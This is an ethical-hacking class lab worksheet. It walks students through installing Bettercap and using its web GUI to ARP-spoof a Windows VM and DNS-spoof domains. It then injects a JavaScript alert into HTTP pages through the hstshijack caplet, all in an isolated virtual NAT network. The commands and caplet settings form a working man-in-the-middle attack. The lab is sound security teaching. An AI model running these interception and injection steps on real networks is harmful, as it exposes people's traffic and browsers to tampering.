# Bettercap Web GUI

## Contents



Time required: 60 minutes

# Update Kali Linux

This is a good idea to do before starting any lab with Kali Linux.

```
sudo apt update
sudo apt dist-upgrade -y
```

# Install or Update Bettercap

Sniffing is the process of capturing and monitoring data packets that are passed through the network. It is used to capture the data of the victim. Bettercap is a powerful tool used to perform various MITM (man in the middle) attacks on a network. ARP Spoofing is a type of attack in which an attacker sends false ARP (Address Resolution Protocol) messages over a LAN (local area network).

To install Bettercap, let's do a clean build direct from the bettercap github repository. To make it easy, we are going to create a shell script to do it automatically.

1. In Linux → create a file named **install_bettercap.sh**
2. Copy and paste the following commands into the script file.

```
sudo apt update
sudo apt install -y golang git libusb-1.0-0-dev libpcap-dev libnetfilter-queue-dev
git clone https://github.com/bettercap/bettercap.git
cd bettercap
go install
go build
sudo ./bettercap
```


3. Type: **bash install_bettercap.sh** to run the shell script. This may take some time.
4. In bettercap type in the following command to update bettercap.

```
caplets.update
update.check on
```

5. Type **q** to quit bettercap.

## Injecting JavaScript


We know how to be the man in the middle and capture all the packets from a victim. We can insert JavaScript code into the html that is passing through our Kali Linux.




## 1. Create a NAT Network

If you already have an EthicalHacking VM as shown, you can skip this step.

1. In VirtualBox Manager → In VirtualBox Manager → **File** → **Tools** → **Network Manager**
2. **Nat Networks** tab → Click **Create**.




You should have internet access on both VM's.
If not → in the VirtualBox Manager go to Settings → Network → switch to Bridged Adapter → Click OK → go back and switch to NAT Network → Click OK.

## Lab Requirements

This lab can disrupt network communications on a production network. We want to do this lab in a completely virtual environment.

1. Kali Linux VM
2. Windows VM with Google Chrome
3. Both VM's on same user created NAT network with DHCP enabled

## Bettercap Web GUI

We know how to be the man in the middle and capture all the packets from a victim. We can do this from a GUI interface.

Connect both VM's to the NAT network we created earlier.

## 1. View Local IP Address Information

On your Kali Linux: run the following command in the terminal to find out the name and IP address of the network interface that you're using. It is commonly eth0.

```
ip a
```

**Insert a screenshot:**

Click or tap here to enter text.

## 2. bettercap Web GUI

1. In the user home folder → Create the following file: **alert.js**
2. Enter the following code.

```
alert('You have been hacked!')
```

3. Enter the following command to open the hstshijack.cap for editing. We are going to use geany, a GUI editor for this task.

```
sudo geany /usr/local/share/bettercap/caplets/hstshijack/hstshijack.cap
```

4. Put the path to your **alert.js** file at the end of the **set hstshijack.payloads** as shown below. The path will be longer than is shown.

```
# Add this to the end of the set hstshijack.payloads path
,*:/home/user/alert.js

# Comment out the following line, net recon has already started
# net.recon on

set http.proxy.script  /usr/local/share/bettercap/caplets/hstshijack/hstshijack.js
http.proxy on

set dns.spoof.domains  google.corn,*.google.corn,gstatic.corn,*.gstatic.corn
set dns.spoof.all      true
dns.spoof on
```


5. Run the following commands to start bettercap and the web ui.

```
cd ./bettercap
sudo ./bettercap -eval "ui on"
```

6. **Insert a screenshot:**

Click or tap here to enter text.


7. In your web browser: go to **http://localhost:8080**
8. You should see the bettercap web ui.
9. Username: **user** Password: **pass**




10. Click the **LAN** tab. Click the play button for **net.probe.** This will automatically start **net.recon**. Those are the play buttons to the right of the trash can.


11. You should see your gateway, Kali machine, and the victim computer's IP address.
    Gateway: .1
    VirtualBox DHCP server: .3
    eth0: Kali Linux
    Victim computer IP address:

12. Click the downward pointing triangle next to the victim computer's IP address → **Add to arp.spoof.targets**.




13. Click **full-duplex spoofing**. Click **Start arp.spoof**.
14. You will see a little red icon indicating that you are spoofing the target.
15. **Windows VM:** At a command prompt: **ping google.com**
16. Run **arp -a** You should see that the gateway MAC address is the same as the Kali machine.

**17. Insert a screenshot:**

Click or tap here to enter text.

18. **Kali VM**: Click the **Caplets** tab. Click **hstshijack**
19. Click the play button above the display of the **hstshijack.cap** file.
20. **Windows VM**: Go to http://www.vulnweb.com → Make sure the address has http://www.vulnweb.com
21. Go to a couple of the websites until one shows the javascript file showing an alert.

**22. Insert a screenshot:**

Click or tap here to enter text.

23. Close the web browser. Type **quit** to stop bettercap.

## Assignment Submission

Attach this completed document to the assignment in Blackboard.